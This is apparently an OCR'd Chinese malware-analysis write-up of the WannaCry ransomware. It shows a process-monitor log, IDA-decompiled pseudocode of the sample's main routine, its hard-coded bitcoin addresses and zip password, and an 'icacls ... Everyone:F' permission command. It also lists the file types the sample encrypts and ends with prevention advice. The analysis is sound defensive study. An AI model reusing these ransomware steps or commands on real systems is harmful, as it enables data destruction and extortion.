


f Day	Process Name	PID	Operation	Path
37853	病毒样本.exe	284	QueryDirectory	C:\Windows\tasksche.exe
39038	病毒样本.exe	284	CreateFile	C:\Windows\tasksche.exe
39130	病毒样本.exe	284	QueryBasicInformationFile	C:\Windows\tasksche.exe
39153	病毒样本.exe	284	CloseFile	C:\Windows\tasksche.exe
39926	病毒样本.exe	284	QueryDirectory	C:\Windows\tasksche.exe
40182	病毒样本.exe	284	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Fo
40323	病毒样本.exe	284	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Fo
40452	病毒样本.exe	284	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Fo
40492	病毒样本.exe	284	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags
40574	病毒样本.exe	284	RegOpenKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags
40650	病毒样本.exe	284	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags
41536	病毒样本.exe	284	QueryDirectory	C:\Windows*
42828	病毒样本.exe	284	CreateFile	C:\Windows\tasksche.exe
42936	病毒样本.exe	284	QueryStandardInformationFile	C:\Windows\tasksche.exe
42973	病毒样本.exe	284	QueryStandardInformationFile	C:\Windows\tasksche.exe
43004	病毒样本.exe	284	ReadFile	C:\Windows\tasksche.exe
43934	病毒样本.exe	284	CloseFile	C:\Windows\tasksche.exe
58971	病毒样本.exe	284	CreateFile	C:\WINDOWS\ui\SwDRM.dll
71635	病毒样本.exe	284	QuerySecurityFile	C:\Windows\tasksche.exe
71706	病毒样本.exe	284	QueryBasicInformationFile	C:\Windows\tasksche.exe
71784	病毒样本.exe	284	QuerySecurityFile	C:\Windows\tasksche.exe
71815	病毒样本.exe	284	QueryBasicInformationFile	C:\Windows\tasksche.exe
72181	病毒样本.exe	284	CloseFile	C:\Windows\AppPatch\sysmain.sdb

釋放勒索病毒功能梳理



釋放出來的樣本在IDA中展示main函數的流程結構（直接用拖入方式即可）



樣本main函數流程中的關鍵函數進行解析

```
GetModuleFileNameA(0, &Filename, 0x208u);
sub_401225((int)DisplayName);                   // 获取电脑名称并进行生成唯一码字符串
if ( *(_DWORD *)_p___argc(Str) != 2
  || (v5 = _p___argv(), strcmp(*(const char **)(*(_DWORD *)v5 + 4), aI))
  || !sub_401B5F(0)                             // 在C盘window目录下创建目录<%s\ProgramData>, <%s\Intel>
  || (CopyFileA(&Filename, tasksche_exe, 0), GetFileAttributesA(tasksche_exe) == -1)// 拷贝tasekche.exe
  || !sub_401F5D() )                            // 通过操作创建的系统服务进行启动进程
{
  if ( strrchr(&Filename, 92) )
    *strrchr(&Filename, 92) = 0;
  SetCurrentDirectoryA(&Filename);              // 却换到当前的应用程序目录
  sub_4010FD(1);                                // 往作注册表写入当前进程并将名称设置为WanaCrypt0r信息
  sub_401DAB(0, ::Str);                         // 释放资源里面压缩文件到，解压密码为WNcry@2o17
  sub_401E9E();                                 // 往c.wnry里面写入三个比特币账户
  sub_401064(CommandLine, 0, 0);                // 通过attrib +h 命令行方式隐藏病毒文件
  // icacls . /grant Everyone:F /T /C /Q
  sub_401064(aIcacls_GrantEv, 0, 0);            // 命令行方式添加Everyone用户 并设置为完全访问权限
  // 加解密函数及读写文件函数声明获取
  if ( sub_40170A() )
  {
    sub_4012FD(&v10);                           // 初始化临界区
    // 对密钥操作
    if ( sub_401437(&v10, 0, 0, 0) )
    {
      v15 = 0;
      v6 = (void *)sub_4014A6(&v10, aT_wnry, (int)&v15);// 解密t.wnry文件
      if ( v6 )
      {
        // 进行解密何动态加载操作
        v7 = sub_4021BD(v6, v15);
        if ( v7 )
        {
          // 获取导出函数TaskStart地址
          v8 = (void (__stdcall *)(_DWORD, _DWORD))sub_402924(v7, Str1);
          if ( v8 )
            v8(0, 0);                           // 调用t.wnry模块的TaskStart函数功能
                                                // 对磁盘文件加密也是TaskStart函数触发
        }
      }
    }
    // 释放开辟的内存空间和删除临界区
    sub_40137A(&v10);
```

樣本中將比特幣賬號採用硬編碼方式直接寫在代碼中

```
1  int sub_401E9E()
2  {
3    int result; // eax@1
4    int v1; // eax@2
5    char DstBuf; // [sp+0h] [bp-318h]@1
6    char Dest; // [sp+B2h] [bp-266h]@2
7    char *Source; // [sp+30Ch] [bp-Ch]@1
8    char *v5; // [sp+310h] [bp-8h]@1
9    char *v6; // [sp+314h] [bp-4h]@1
10
11   Source = a13am4vw2dhxygx;                     // 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
12   v5 = a12t9ydpgwuez9n;                         // 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13   v6 = a115p7ummngoj1p;                         // 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
14   result = sub_401000(&DstBuf, 1);              // 读取c.wnry文件
15   if ( result )
16   {
17     v1 = rand();
18     strcpy(&Dest, (&Source)[4 * (v1 % 3)]);
19     result = sub_401000(&DstBuf, 0);            // 将三个账户写入到c.wnry文件中
20   }
21   return result;
22 }
```


採用微軟的加解密算法，通過調用系統CryptDecrypt和CryptDecrypt函數用於進行加解密ZIP文件。

```
.data:0040F08B                  db 0C7h ;
.data:0040F08C aMicrosoftEnhan db 'Microsoft Enhanced RSA and AES Cryptographic Provider',0
.data:0040F08C                                          ; DATA XREF: sub_40182C+14↑o
.data:0040F0C2                  align 4
.data:0040F0C4 ; CHAR aCryptgenkey[]
.data:0040F0C4 aCryptgenkey     db 'CryptGenKey',0      ; DATA XREF: sub_401A45+68↑o
.data:0040F0D0 ; CHAR aCryptdecrypt[]
.data:0040F0D0 aCryptdecrypt    db 'CryptDecrypt',0     ; DATA XREF: sub_401A45+5B↑o
.data:0040F0DD                  align 10h
.data:0040F0E0 ; CHAR aCryptencrypt[]
.data:0040F0E0 aCryptencrypt    db 'CryptEncrypt',0     ; DATA XREF: sub_401A45+4E↑o
.data:0040F0ED                  align 10h
.data:0040F0F0 ; CHAR aCryptdestroyke[]
.data:0040F0F0 aCryptdestroyke db 'CryptDestroyKey',0   ; DATA XREF: sub_401A45+41↑o
.data:0040F100 ; CHAR aCryptimportkey[]
.data:0040F100 aCryptimportkey db 'CryptImportKey',0    ; DATA XREF: sub_401A45+34↑o
.data:0040F10F                  align 10h
.data:0040F110 ; CHAR aCryptacquireco[]
.data:0040F110 aCryptacquireco db 'CryptAcquireContextA',0 ; DATA XREF: sub_40[illegible]5+小道安全
.data:0040F125                  align 4
.data:0040F128                  dd offset a_doc         ; ".doc"
```

動態釋放模塊進行判斷釋放出來的文件是否是標準PE文件（判斷PE文件的DOS頭部分“MZ”，在進行判斷NT頭的PE簽名信息“PE”）

```
25  v28 = 0;
26  if ( !sub_402457(a2, 0x40u) )                 // 比较文件大小
27    return 0;
28  if ( *(_WORD *)Src != 23117 )                 // 判断"MZ"关键字
29    goto LABEL_3;
30  if ( !sub_402457(a2, *((_DWORD *)Src + 15) + 248) )
31    return 0;
32  v8 = (char *)Src + *((_DWORD *)Src + 15);
33  if ( *(_DWORD *)v8 != 17744 )                 // 判断"PE"关键字
34    goto LABEL_3;
35  // 0x014c=I386,0x0200=IA64,0x8664=AMD64
36  if ( *((_WORD *)v8 + 2) != 332 )              // 判断运行平台 NT头下文件头的Machine字段
37    goto LABEL_3;
38  v9 = *((_DWORD *)v8 + 14);
39  if ( v9 & 1 )
40    goto LABEL_3;
41  v10 = *((_WORD *)v8 + 3);
42  if ( *((_WORD *)v8 + 3) )                     // 判断区段数量
43  {
44    v11 = (int)&v8[*((_WORD *)v8 + 10) + 36];
45    do
46    {
47      v12 = *(_DWORD *)(v11 + 4);
48      v13 = *(_DWORD *)v11;
49      if ( v12 )
50        v14 = v12 + v13;
51      else
52        v14 = v9 + v13;
53      if ( v14 > v28 )
54        v28 = v14;
55      v11 += 40;
56      --v10;
57    }
58    while ( v10 );                              // 遍历区段
59  }
```


勒索病毒對以下所有後綴文件進行加密，這些後綴文件基本覆蓋所有類型的文件。

```
.doc, .docx, .xls, .xlsx, .ppt, .pptx, .pst, .ost, .msg, .eml, .vsd, .vsdx, .txt, .csv, .rtf, .123, .wks, .wk1,
.pdf, .dwg, .onetoc2, .snt, .jpeg, .jpg, .docb, .docm, .dot, .dotm, .dotx, .xlsm, .xlsb, .xlw, .xlt, .xlm, .xlc,
.xltx, .xltm, .pptm, .pot, .pps, .ppsm, .ppsx, .ppam, .potx, .potm, .edb, .hwp, .602, .sxi, .sti, .sldx, .sldm,
.sldm, .vdi, .vmdk, .vmx, .gpg, .aes, .ARC, .PAQ, .bz2, .tbk, .bak, .tar, .tgz, .gz, .7z, .rar, .zip, .backup,
.iso, .vcd, .bmp, .png, .gif, .raw, .cgm, .tif, .tiff, .nef, .psd, .ai, .svg, .djvu, .m4u, .m3u, .mid, .wma, .flv,
.3g2, .mkv, .3gp, .mp4, .mov, .avi, .asf, .mpeg, .vob, .mpg, .wmv, .fla, .swf, .wav, .mp3, .sh, .class, .jar,
.java, .rb, .asp, .php, .jsp, .brd, .sch, .dch, .dip, .pl, .vb, .vbs, .ps1, .bat, .cmd, .js, .asm, .h, .pas, .cpp,
.c, .cs, .suo, .sln, .ldf, .mdf, .ibd, .myi, .myd, .frm, .odb, .dbf, .db, .mdb, .accdb, .sql, .[illegible]3,
.asc, .lay6, .lay, .mml, .sxm, .otg, .odg, .uop, .std, .sxd, .otp, .odp, .wb2, .slk, .dif, .stc, .sxc, .ots, .ods,
.3dm, .max, .3ds, .uot, .stw, .sxw, .ott, .odt, .pem, .p12, .csr, .crt, .key, .pfx, .der
```

（僅分享樣本大概功能流程，還有如核心的加解密算法相關的功能沒有進行分析）

對勒索病毒的一點思考

1.預防中病毒通用方案

- 在系統上安裝病毒查殺軟件並及時更新病毒特徵庫並定時查殺（建議安裝火絨）。
- 從互聯網上下載的文件、程序進行查看數字簽名有效性，並手動掃描查詢文件。
- 使用移動存儲介質時，進行查殺病毒後再進行打開。
- 不隨意打開、安裝陌生或來路不明的軟件。

2.分析勒索病毒

- 斷網的虛擬機環境
- PE文件解析工具進行靜態PE文件分析。
- IDA靜態流程和ollydbg動態流程分析。

3.勒索病毒預防解決方案

- 主動關閉系統中135、137、139、445端口。
- 創建一個互斥體名稱為Global\\MsWinZonesCacheCounterMutexA,讓勒索病毒程序啟動不起來（僅功能的對抗思路）。
- 及時更新系統補丁程序。

- 定期備份重要的數據在不同位置（網盤、移動硬盤）。